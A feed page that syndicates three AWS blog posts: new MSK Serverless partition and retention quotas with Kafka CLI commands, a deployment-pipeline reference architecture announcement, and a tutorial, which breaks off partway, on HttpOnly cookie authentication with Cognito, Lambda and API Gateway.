Create more partitions and retain data for longer in your MSK Serverless clusters

Post Syndicated from Usama Naseem original https://aws.amazon.com/blogs/big-data/create-more-partitions-and-retain-data-for-longer-in-your-msk-serverless-clusters/

In April 2022, Amazon Managed Streaming for Apache Kafka (Amazon MSK) launched an exciting new capability, Amazon MSK Serverless. Amazon MSK is a fully managed service for Apache Kafka that makes it easier for developers to build and run highly available, secure, and scalable applications based on Apache Kafka. With MSK Serverless, developers can run their applications without having to provision, configure, or optimize their Apache Kafka clusters. MSK Serverless automatically provisions and scales compute and storage resources, so developers have access to on-demand streaming capacity and storage.

Over the remainder of 2022, the team collected customer feedback and worked backward from customer requirements to add new capabilities that made MSK Serverless even better. In this post, we discuss a few of these enhancements in detail and provide an example use case.

Higher default quota for partitions in a cluster

Data in Apache Kafka is written to topics, which can be partitioned into multiple log files called partitions. When a producer application writes data to a topic, it is appended to one of these partitions. MSK Serverless launched with a maximum quota of 120 partitions per cluster. However, our customers told us that they needed more partitions per cluster for a variety of use cases, ranging from change data capture (CDC) to faster real-time data processing.

In December 2022, we increased the default quota for partitions for MSK Serverless clusters. With the increased quota, you can create up to 2,400 partitions per cluster. The 20-fold increase in the number of partitions you can have per cluster lets you create more topics per cluster and have more applications consume data in parallel. You can also implement better isolation of data with fine-grained access control. More partitions are particularly useful for CDC use cases where each table in the database has hundreds of unqiue keys, which are each mapped to a unique partition. With more partitions, you can use MSK Serverless for capturing changes in larger databases with lots of tables and hundreds of keys. Note that the 2,400 limit only applies to leader partitions. MSK Serverless creates two replicas of each partition by default at no additional cost that don’t count towards this limit.

Unlimited data retention duration

The data you produce to your topics can be retained in Apache Kafka for a configurable duration, depending on how long you need to access data using Apache Kafka consumer APIs. Typically, customers retain data for short periods of time, ranging from a few hours to a few days. Previously, MSK Serverless limited data retention to a maximum of 24 hours (1 day), which is sufficient for most popular Apache Kafka use cases. However, some use cases require customers to retain data for longer, such as retaining data for audit purposes or maintaining application recovery SLAs.

Now, with the increase in the data retention duration quota, you can retain data for as long as you need in your MSK Serverless clusters. Longer data retention is particularly useful for use cases where your consumer applications need quick access to older data. For instance, in the case of a failure, the application may need to access data from the start of the topic to reconstruct its state. Because you can now retain data in your topics for longer durations, you can restore your application’s state by accessing older data using Kafka’s consumer API, making it easier to recover from such failures. After the application recovers, you can configure your application to start consuming the data from the earliest timestamp you need to reestablish your application’s state. Note that you can only retain up to 250 GB of data per partition. As long as your partition doesn’t reach 250 GB in size, you may retain it for as long as you wish. You may create more partitions if you need more storage for a given topic.

These new quotas are available in all Regions where MSK Serverless is available. For more information, navigate to the MSK Serverless tab on the Amazon MSK pricing page and choose the Region drop-down menu.

You can also request an increase to the maximum number of partitions quota by contacting AWS Support if you need more than 2,400 partitions in a cluster. The quotas for more partitions and longer retention are applied to both existing and new clusters.

Getting started: Create a topic with 1,000 partitions and 7-day retention

In this section, we demonstrate how to create a topic in MSK Serverless, specify the number of partitions, and set its retention duration.

As a prerequisite, you must have an MSK Serverless cluster and an Apache Kafka client. Refer to Getting started using MSK Serverless clusters for step-by-step instructions.

  1. On your client machine, access kafka_2.12-2.8.1/bin and run the following export command (replace the ‘my-endpoint’ with the bootstrap server string of your MSK Serverless cluster):
    export BS=my-endpoint

  2. Run the following command to create a topic called msk-sample-topic with 1,000 partitions and 7-day data retention (604,800,000 milliseconds):
    <path-to-your-kafka-installation>/bin/kafka-topics.sh 
    --bootstrap-server $BS 
    --command-config client.properties 
    --create 
    --topic msk-sample-topic 
    --partitions 1000 
    --config retention.ms=604800000

  3. (Optional) Run the following command to view the details of the topic you created in step 2 above:
    <path-to-your-kafka-installation>/bin/kafka-topics.sh 
    --bootstrap-server $BS
    --command-config client.properties 
    --topic msk-sample-topic 
    --describe | head -n1

    You will see the following result:

    Topic: msk-sample-topic TopicId: Ze76LY9EQuiH0xOIenx_HA PartitionCount: 1000ReplicationFactor: 3    Configs: min.insync.replicas=2,segment.bytes=134217728,retention.ms=604800000,message.format.version=2.8-IV2,unclean.leader.election.enable=false,retention.bytes=268435456000

Clean up

To avoid incurring charges on the AWS resources created in this post, delete the MSK Serverless cluster and the Amazon Elastic Compute Cloud (Amazon EC2) instance for your client machine.

  1. On the Amazon MSK console, select the MSK Serverless cluster you used for this solution.
  2. Choose Actions, then choose Delete.
  3. On the Amazon EC2 console, select the instance that you created for your Apache Kafka client machine.
  4. Choose Instance state, then choose Terminate instance.

Conclusion

This post demonstrated how to create an MSK Serverless cluster topic with 1,000 partitions and 7-day retention. With the new quota increases, you can create up to 2,400 partitions per cluster and retain data for as long as you need. If you have comments or feedback, please feel free to leave them in the comments.


About the author

Usama Naseem is a Senior Product Manager for Amazon MSK and focuses on MSK Serverless. Previously, he held product management roles for AWS Lambda and Amazon Fresh. He is passionate about giving customers the tools to build real-time applications in the cloud. Outside of work, he continues to be under the delusion that he will be the best squash player in the world one day.

New – Deployment Pipelines Reference Architecture and Reference Implementations

Post Syndicated from Sébastien Stormacq original https://aws.amazon.com/blogs/aws/new_deployment_pipelines_reference_architecture_and_-reference_implementations/

Today, we are launching a new reference architecture and a set of reference implementations for enterprise-grade deployment pipelines. A deployment pipeline automates the building, testing, and deploying of applications or infrastructures into your AWS environments. When you deploy your workloads to the cloud, having deployment pipelines is key to gaining agility and lowering time to market.

When I talk with you at conferences or on social media, I frequently hear that our documentation and tutorials are good resources to get started with a new service or a new concept. However, when you want to scale your usage or when you have complex or enterprise-grade use cases, you often lack resources to dive deeper.

This is why we have created over the years hundreds of reference architectures based on real-life use cases and also the security reference architecture. Today, we are adding a new reference architecture to this collection.

We used the best practices and lessons learned at Amazon and with hundreds of customer projects to create this deployment pipeline reference architecture and implementations. They go well beyond the typical “Hello World” example: They document how to architect and how to implement complex deployment pipelines with multiple environments, multiple AWS accounts, multiple Regions, manual approval, automated testing, automated code analysis, etc. When you want to increase the speed at which you deliver software to your customers through DevOps and continuous delivery, this new reference architecture shows you how to combine AWS services to work together. They document the mandatory and optional components of the architecture.

Having an architecture document and diagram is great, but having an implementation is even better. Each pipeline type in the reference architecture has at least one reference implementation. One of the reference implementations uses an AWS Cloud Development Kit (AWS CDK) application to deploy the reference architecture on your accounts. It is a good starting point to study or customize the reference architecture to fit your specific requirements.

You will find this reference architecture and its implementations at https://pipelines.devops.aws.dev.

Deployment pipeline reference architecture

Let’s Deploy a Reference Implementation
The new deployment pipeline reference architecture demonstrates how to build a pipeline to deploy a Java containerized application and a database. It comes with two reference implementations. We are working on additional pipeline types to deploy Amazon EC2 AMIs, manage a fleet of accounts, and manage dynamic configuration for your applications.

The sample application is developed with SpringBoot. It runs on top of Corretto, the Amazon-provided distribution of the OpenJDK. The application is packaged with the CDK and is deployed on AWS Fargate. But the application is not important here; you can substitute your own application. The important parts are the infrastructure components and the pipeline to deploy an application. For this pipeline type, we provide two reference implementations. One deploys the application using Amazon CodeCatalyst, the new service that we announced at re:Invent 2022, and one uses AWS CodePipeline. This is the one I choose to deploy for this blog post.


The pipeline starts building the applications with AWS CodeBuild. It runs the unit tests and also runs Amazon CodeGuru to review code quality and security. Finally, it runs Trivy to detect additional security concerns, such as known vulnerabilities in the application dependencies. When the build is successful, the pipeline deploys the application in three environments: beta, gamma, and production. It deploys the application in the beta environment in a single Region. The pipeline runs end-to-end tests in the beta environment. All the tests must succeed before the deployment continues to the gamma environment. The gamma environment uses two Regions to host the application. After deployment in the gamma environment, the deployment into production is subject to manual approval. Finally, the pipeline deploys the application in the production environment in six Regions, with three waves of deployments made of two Regions each.

Deployment Pipelines Reference Architecture

I need four AWS accounts to deploy this reference implementation: one to deploy the pipeline and tooling and one for each environment (beta, gamma, and production). At a high level, there are two deployment steps: first, I bootstrap the CDK for all four accounts, and then I create the pipeline itself in the toolchain account. You must plan for 2-3 hours of your time to prepare your accounts, create the pipeline, and go through a first deployment.

Once the pipeline is created, it builds, tests, and deploys the sample application from its source in AWS CodeCommit. You can commit and push changes to the application source code and see it going through the pipeline steps again.

My colleague Irshad Buch helped me try the pipeline on my account. He wrote a detailed README with step-by-step instructions to let you do the same on your side. The reference architecture that describes this implementation in detail is available on this new web page. The application source code, the AWS CDK scripts to deploy the application, and the AWS CDK scripts to create the pipeline itself are all available on AWS’s GitHub. Feel free to contribute, report issues or suggest improvements.

Available Now
The deployment pipeline reference architecture and its reference implementations are available today, free of charge. If you decide to deploy a reference implementation, we will charge you for the resources it creates on your accounts. You can use the provided AWS CDK code and the detailed instructions to deploy this pipeline on your AWS accounts. Try them today!

— seb

Reduce risk by implementing HttpOnly cookie authentication in Amazon API Gateway

Post Syndicated from Marc Borntraeger original https://aws.amazon.com/blogs/security/reduce-risk-by-implementing-httponly-cookie-authentication-in-amazon-api-gateway/

Some web applications need to protect their authentication tokens or session IDs from cross-site scripting (XSS). It’s an Open Web Application Security Project (OWASP) best practice for session management to store secrets in the browsers’ cookie store with the HttpOnly attribute enabled. When cookies have the HttpOnly attribute set, the browser will prevent client-side JavaScript code from accessing the value. This reduces the risk of secrets being compromised.

In this blog post, you’ll learn how to store access tokens and authenticate with HttpOnly cookies in your own workloads when using Amazon API Gateway as the client-facing endpoint. The tutorial in this post will show you a solution to store OAuth2 access tokens in the browser cookie store, and verify user authentication through Amazon API Gateway. This post describes how to use Amazon Cognito to issue OAuth2 access tokens, but the solution is not limited to OAuth2. You can use other kinds of tokens or session IDs.

The solution consists of two decoupled parts:

  1. OAuth2 flow
  2. Authentication check

Note: This tutorial takes you through detailed step-by-step instructions to deploy an example solution. If you prefer to deploy the solution with a script, see the api-gw-http-only-cookie-auth GitHub repository.

Prerequisites

No costs should incur when you deploy the application from this tutorial because the services you’re going to use are included in the AWS Free Tier. However, be aware that small charges may apply if you have other workloads running in your AWS account and exceed the free tier. Make sure to clean up your resources from this tutorial after deployment.

Solution architecture


This solution uses Amazon Cognito, Amazon API Gateway, and AWS Lambda to build a solution that persists OAuth2 access tokens in the browser cookie store. Figure 1 illustrates the solution architecture for the OAuth2 flow.

Figure 1: OAuth2 flow solution architecture

Figure 1: OAuth2 flow solution architecture

  1. A user authenticates by using Amazon Cognito.
  2. Amazon Cognito has an OAuth2 redirect URI pointing to your API Gateway endpoint and invokes the integrated Lambda function oAuth2Callback.
  3. The oAuth2Callback Lambda function makes a request to the Amazon Cognito token endpoint with the OAuth2 authorization code to get the access token.
  4. The Lambda function returns a response with the Set-Cookie header, instructing the web browser to persist the access token as an HttpOnly cookie. The browser will automatically interpret the Set-Cookie header, because it’s a web standard. HttpOnly cookies can’t be accessed through JavaScript—they can only be set through the Set-Cookie header.


After the OAuth2 flow, you are set up to issue and store access tokens. Next, you need to verify that users are authenticated before they are allowed to access your protected backend. Figure 2 illustrates how the authentication check is handled.

Figure 2: Authentication check solution architecture

Figure 2: Authentication check solution architecture

  1. A user requests a protected backend resource. The browser automatically attaches HttpOnly cookies to every request, as defined in the web standard.
  2. The Lambda function oAuth2Authorizer acts as the Lambda authorizer for HTTP APIs. It validates whether requests are authenticated. If requests include the proper access token in the request cookie header, then it allows the request.
  3. API Gateway only passes through requests that are authenticated.

Amazon Cognito is not involved in the authentication check, because the Lambda function can validate the OAuth2 access tokens by using a JSON Web Token (JWT) validation check.

1. Deploying the OAuth2 flow

In this section, you’ll deploy the first part of the solution, which is the OAuth2 flow. The OAuth2 flow is responsible for issuing and persisting OAuth2 access tokens in the browser’s cookie store.

1.1. Create a mock protected backend

As shown in in Figure 2, you need to protect a backend. For the purposes of this post, you create a mock backend by creating a simple Lambda function with a default response.

To create the Lambda function

  1. In the Lambda console, choose Create function.

    Note: Make sure to select your desired AWS Region.

  2. Choose Author from scratch as the option to create the function.
  3. In the Basic information section as shown in , enter or select the following values:
  4. Choose Create function.
    Figure 3: Configuring the getProtectedResource Lambda function

    Figure 3: Configuring the getProtectedResource Lambda function

The default Lambda function code returns a simple Hello from Lambda message, which is sufficient to demonstrate the concept of this solution.

1.2. Create an HTTP API in Amazon API Gateway

Next, you create an HTTP API by using API Gateway. Either an HTTP API or a REST API will work. In this example, choose HTTP API because it’s offered at a lower price point (for this tutorial you will stay within the free tier).

To create the API Gateway API

  1. In the API Gateway console, under HTTP API, choose Build.
  2. On the Create and configure integrations page, as shown in Figure 4, choose Add integration, then enter or select the following values:
    • Select Lambda.
    • For Lambda function, select the getProtectedResource Lambda function that you created in the previous section.
    • For API name, enter a name. In this example, I used MyApp.
    • Choose Next.
    Figure 4: Configuring API Gateway integrations and API name

    Figure 4: Configuring API Gateway integrations and API name

  3. On the Configure routes page, as shown in Figure 5, enter or select the following values:
    • For Method, select GET.
    • For Resource path, enter / (a single forward slash).
    • For Integration target, select the getProtectedResource Lambda function.
    • Choose Next.
    Figure 5: Configuring API Gateway routes

    Figure 5: Configuring API Gateway routes

  4. On the Configure stages page, keep all the default options, and choose Next.
  5. On the Review and create page, choose Create.
  6. Note down the value of Invoke URL, as shown in Figure 6.
    Figure 6: Note down the invoke URL

    Figure 6: Note down the invoke URL

Now it’s time to test your API Gateway API. Paste the value of Invoke URL into your browser. You’ll see the following message from your Lambda function: Hello from Lambda.

1.3. Use Amazon Cognito

You’ll use Amazon Cognito user pools to create and maintain a user directory, and add sign-up and sign-in to your web application.

To create an Amazon Cognito user pool

  1. In the Amazon Cognito console, choose Create user pool.
  2. On the Authentication providers page, as shown in Figure 7, for Cognito user pool sign-in options, select Email, then choose Next.
    Figure 7: Configuring authentication providers

    Figure 7: Configuring authentication providers

  3. In the Multi-factor authentication pane of the Configure Security requirements page, as shown in Figure 8, choose your MFA enforcement. For this example, choose No MFA to make it simpler for you to test your solution. However, in production for data sensitive workloads you should choose Require MFA – Recommended. Choose Next.
    Figure 8: Configuring MFA

    Figure 8: Configuring MFA

  4. On the Configure sign-up experience page, keep all the default options and choose Next.
  5. On the Configure message delivery page, as shown in Figure 9, choose your email provider. For this example, choose Send email with Cognito to make it simple to test your solution. In production workloads, you should choose Send email with Amazon SES – Recommended. Choose Next.
    Figure 9: Configuring email

    Figure 9: Configuring email

  6. In the User pool name section of the Integrate your app page, as shown in Figure 10, enter or select the following values:
    1. For User pool name, enter a name. In this example, I used MyUserPool.
      Figure 10: Configuring user pool name

      Figure 10: Configuring user pool name

    2. In the Hosted authentication pages section, as shown in Figure 11, select Use the Cognito Hosted UI.
      Figure 11: Configuring hosted authentication pages

      Figure 11: Configuring hosted authentication pages

    3. In the Domain section, as shown in Figure 12, for Domain type, choose Use a Cognito domain. For Cognito domain, enter a domain name. Note that domains in Cognito must be unique. Make sure to enter a unique name, for example by appending random numbers at the end of your domain name. For this example, I used https://http-only-cookie-secured-app.
      Figure 12: Configuring an Amazon Cognito domain

      Figure 12: Configuring an Amazon Cognito domain

    4. In the Initial app client section, as shown in Figure 13, enter or select the following values:
      • For App type, keep the default setting Public client.
      • For App client name, enter a friendly name. In this example, I used MyAppClient.
      • For Client secret, keep the default setting Don’t generate a client secret.
      • For Allowed callback URLs, enter <API_GW_INVOKE_URL>/oauth2/callback, replacing <API_GW_INVOKE_URL> with the invoke URL you noted down from API Gateway in the previous section.
        Figure 13: Configuring the initial app client

        Figure 13: Configuring the initial app client

    5. Choose Next.
  7. Choose Create user pool.

Next, you need to retrieve some Amazon Cognito information for later use.

To note down Amazon Cognito information

  1. In the Amazon Cognito console, choose the user pool you created in the previous steps.
  2. Under User pool overview, make note of the User pool ID value.
  3. On the App integration tab, under Cognito Domain, make note of the Domain value.
  4. Under App client list, make note of the Client ID value.
  5. Under App client list, choose the app client name you created in the previous steps.
  6. Under Hosted UI, make note of the Allowed callback URLs value.

Next, create the user that you will use in a later section of this post to run your test.

To create a user

  1. In the Amazon Cognito console, choose the user pool you created in the previous steps.
  2. Under Users, choose Create user.
  3. For Email address, enter [email protected]. For this tutorial, you don’t need to send out actual emails, so the email address does not need to actually exist.
  4. Choose Mark email address as verified.
  5. For password, enter a password you can remember (or even better: use a password generator).
  6. Remember the email and password for later use.
  7. Choose Create user.

1.4. Create the Lambda function oAuth2Callback

Next, you create the Lambda function oAuth2Callback, which is responsible for issuing and persisting the OAuth2 access tokens.

To create the Lambda function oAuth2Callback

  1. In the Lambda console, choose Create function.

    Note: Make sure to select your desired Region.

  2. For Function name, enter oAuth2Callback.
  3. For Runtime, select Node.js 16.x.
  4. For Architecture, select arm64.
  5. Choose Create function.

After you create the Lambda function, you need to add the code. Create a new folder on your local machine and open it with your preferred integrated development environment (IDE). Add the package.json and index.js files, as shown in the following examples.

package.json

{
  "name": "oAuth2Callback",
  "version": "0.0.1",
  "dependencies": {
    "axios": "^0.27.2",
    "qs": "^6.11.0"
  }
}

In a terminal at the root of your created folder, run the following command.

$ npm install

In the index.js example code that follows, be sure to replace the placeholders with your values.

index.js

const qs = require("qs");
const axios = require("axios").default;
exports.handler = async function (event) {
  const code = event.queryStringParameters?.code;
  if (code == null) {
    return {
      statusCode: 400,
      body: "code query param required",
    };
  }
  const data = {
    grant_type: "authorization_code",
    client_id: "<your client ID from Cognito>",
    // The redirect has already happened, but you still need to pass the URI for validation, so a valid oAuth2 access token can be generated
    redirect_uri: encodeURI("<your callback URL from Cognito>"),
    code: code,
  };
  // Every Cognito instance has its own token endpoints. For more information check the documentation: https://docs.aws.amazon.com/cognito/latest/developerguide/token-endpoint.html
  const res = await axios.post(
    "<your App Client Cognito domain>/oauth2/token",
    qs.stringify(data),
    {
      headers: {
        "Content-Type": "application/x-www-form-urlencoded",
      },
    }
  );
  return {
    statusCode: 302,
    // These headers are returned as part of the response to the browser.
    headers: {
      // The Location header tells the browser it should redirect to the root of the URL
      Location: "/",
      // The Set-Cookie header tells the browser to persist the access token in the cookie store
      "Set-Cookie": `accessToken=${res.data.access_token}; Secure; HttpOnly; SameSite=Lax; Path=/`,
    },
  };
};

Along with the HttpOnly attribute, you pass along two additional cookie attributes:

  • Secure – Indicates that cookies are only sent by the browser to the server when a request is made with the https: scheme.
  • SameSite – Controls whether or not a cookie is sent with cross-site requests, providing protection against cross-site request forgery attacks. You set the value to Lax because you want the cookie to be set when the user is forwarded from Amazon Cognito to your web application (which runs under a different URL).

For more information, see Using HTTP cookies on the MDN Web Docs site.

Afterwards, upload the code to the oAuth2Callback Lambda function as described in Upload a Lambda Function in the AWS Toolkit for VS Code User Guide.

1.5. Configure an OAuth2 callback route in API Gateway

Now, you configure API Gateway to use your new Lambda function through a Lambda proxy integration.

To configure API Gateway to use your Lambda function

  1. In the API Gateway console, under APIs, choose your API name. For me, the name is MyApp.
  2. Under Develop, choose Routes.
  3. Choose Create.
  4. Enter or select the following values:
    • For method, select GET.
    • For path, enter /oauth2/callback.
  5. Choose Create.
  6. Choose GET under /oauth2/callback, and then choose Attach integration.
  7. Choose Create and attach an integration.
    • For Integration type, choose Lambda function.
    • For Lambda function, choose oAuth2Callback from the last step.
  8. Choose Create.



Your route configuration in API Gateway should now look like Figure 14.

Figure 14: Routes for API Gateway

Figure 14: Routes for API Gateway

2. Testing the OAuth2 flow

Now that you have the components in place, you can test your OAuth2 flow. You test the OAuth2 flow by invoking the login on your browser.

To test the OAuth2 flow

  1. In the Amazon Cognito console, choose your user pool name. For me, the name is MyUserPool.
  2. Under the navigation tabs, choose App integration.
  3. Under App client list, choose your app client name. For me, the name is MyAppClient.
  4. Choose View Hosted UI.
  5. In the newly opened browser tab, open your developer tools, so you can inspect the network requests.
  6. Log in with the email address and password you set in the previous section. Change your password, if you’re asked to do so. You can also choose the same password as you set in the previous section.
  7. You should see your Hello from Lambda message.

To test that the cookie was accurately set

  1. Check your browser network tab in the browser developer settings. You’ll see the /oauth2/callback request, as shown in Figure 15.
    Figure 15: Callback network request

    Figure 15: Callback network request

    The response headers should include a set-cookie header, as you specified in your Lambda function. With the set-cookie header, your OAuth2 access token is set as an HttpOnly cookie in the browser, and access is prohibited from any client-side code.

  2. Alternatively, you can inspect the cookie in the browser cookie storage, as shown in Figure 16.

  3. If you want to retry the authentication, navigate in your browser to your Amazon Cognito domain that you chose in the previous section and clear all site data in the browser developer tools. Do the same with your API Gateway invoke URL. Now you can restart the test with a clean state.

3. Deploying the authentication check

In this section, you’ll deploy the second part of your application: the authentication check. The authentication check makes it so that only authenticated users can access your protected backend. The authentication check works with the HttpOnly cookie, which is stored in the user’s cookie store.

3.1. Create the Lambda function oAuth2Authorizer

This Lambda function checks that requests are authenticated.

To create the Lambda function

  1. In the Lambda console, choose Create function.

    Note: Make sure to select your desired Region.

  2. For Function name, enter oAuth2Authorizer.
  3. For Runtime, select Node.js 16.x.
  4. For Architecture, select arm64.
  5. Choose Create function.

After you create the Lambda function, you need to add the code. Create a new folder on your local machine and open it with your preferred IDE. Add the package.json and index.js files as shown in the following examples.

package.json

{
  "name": "oAuth2Authorizer",
  "version": "0.0.1",
  "dependencies": {
    "aws-jwt-verify": "^3.1.0"
  }
}

In a terminal at the root of your created folder, run the following command.

$ npm install

In the index.js example code, be sure to replace the placeholders with your values.

index.js

const { CognitoJwtVerifier } = require("aws-jwt-verify");
function getAccessTokenFromCookies(cookiesArray) {
  // cookieStr contains the full cookie definition string: "accessToken=abc"
  for (const cookieStr of cookiesArray) {
    const cookieArr = cookieStr.split("accessToken=");
    // After splitting you should get an array with 2 entries: ["", "abc"] - Or only 1 entry in case it was a different cookie string: ["test=test"]
    if (cookieArr[1] != null) {
      return cookieArr[1]; // Returning only the value of the access token without cookie name
    }
  }
  return null;
}
// Create the verifier outside the Lambda handler (= during cold start),
// so the cache can be reused for subsequent invocations. Then, only during the
// first invocation, will the verifier actually need to fetch the JWKS.
const verifier = CognitoJwtVerifier.create({
  userPoolId: "<your user pool ID from Cognito>",
  tokenUse: "access",
  clientId: "<your client ID from Cognito>",
});
exports.handler = async (event) => {
  if (event.cookies == null) {
    console.log("No cookies found");
    return {
      isAuthorized: false,
    };
  }
  // Cookies array looks something like this: ["accessToken=abc", "otherCookie=Random Value"]
  const accessToken = getAccessTokenFromCookies(event.cookies);
  if (accessToken == null) {
    console.log("Access token not found in cookies");
    return {
      isAuthorized: false,
    };
  }
  try {
    await verifier.verify(accessToken);
    return {
      isAuthorized: true,
    };
  } catch (e) {
    console.error(e);
    return {
      isAuthorized: false,
    };
  }
};

After you add the package.json and index.js files, upload the code to the oAuth2Authorizer Lambda function as described in Upload a Lambda Function in the AWS Toolkit for VS Code User Guide.

3.2. Configure the Lambda authorizer in API Gateway

Next, you configure your authorizer Lambda function to protect your backend. This way you control access to your HTTP API.

To configure the authorizer Lambda function

  1. In the API Gateway console, under APIs, choose your API name. For me, the name is MyApp.
  2. Under Develop, choose Routes.
  3. Under / (a single forward slash) GET, choose Attach authorization.
  4. Choose Create and attach an authorizer.
  5. Choose Lambda.
  6. Enter or select the following values:
    • For Name, enter oAuth2Authorizer.
    • For Lambda function, choose oAuth2Authorizer.
    • Clear Authorizer caching. For this tutorial, you disable authorizer caching to make testing simpler. See the section Bonus: Enabling authorizer caching for more information about enabling caching to increase performance.
    • Under Identity sources, choose Remove.

      Note: Identity sources are ignored for your Lambda authorizer. These are only used for caching.

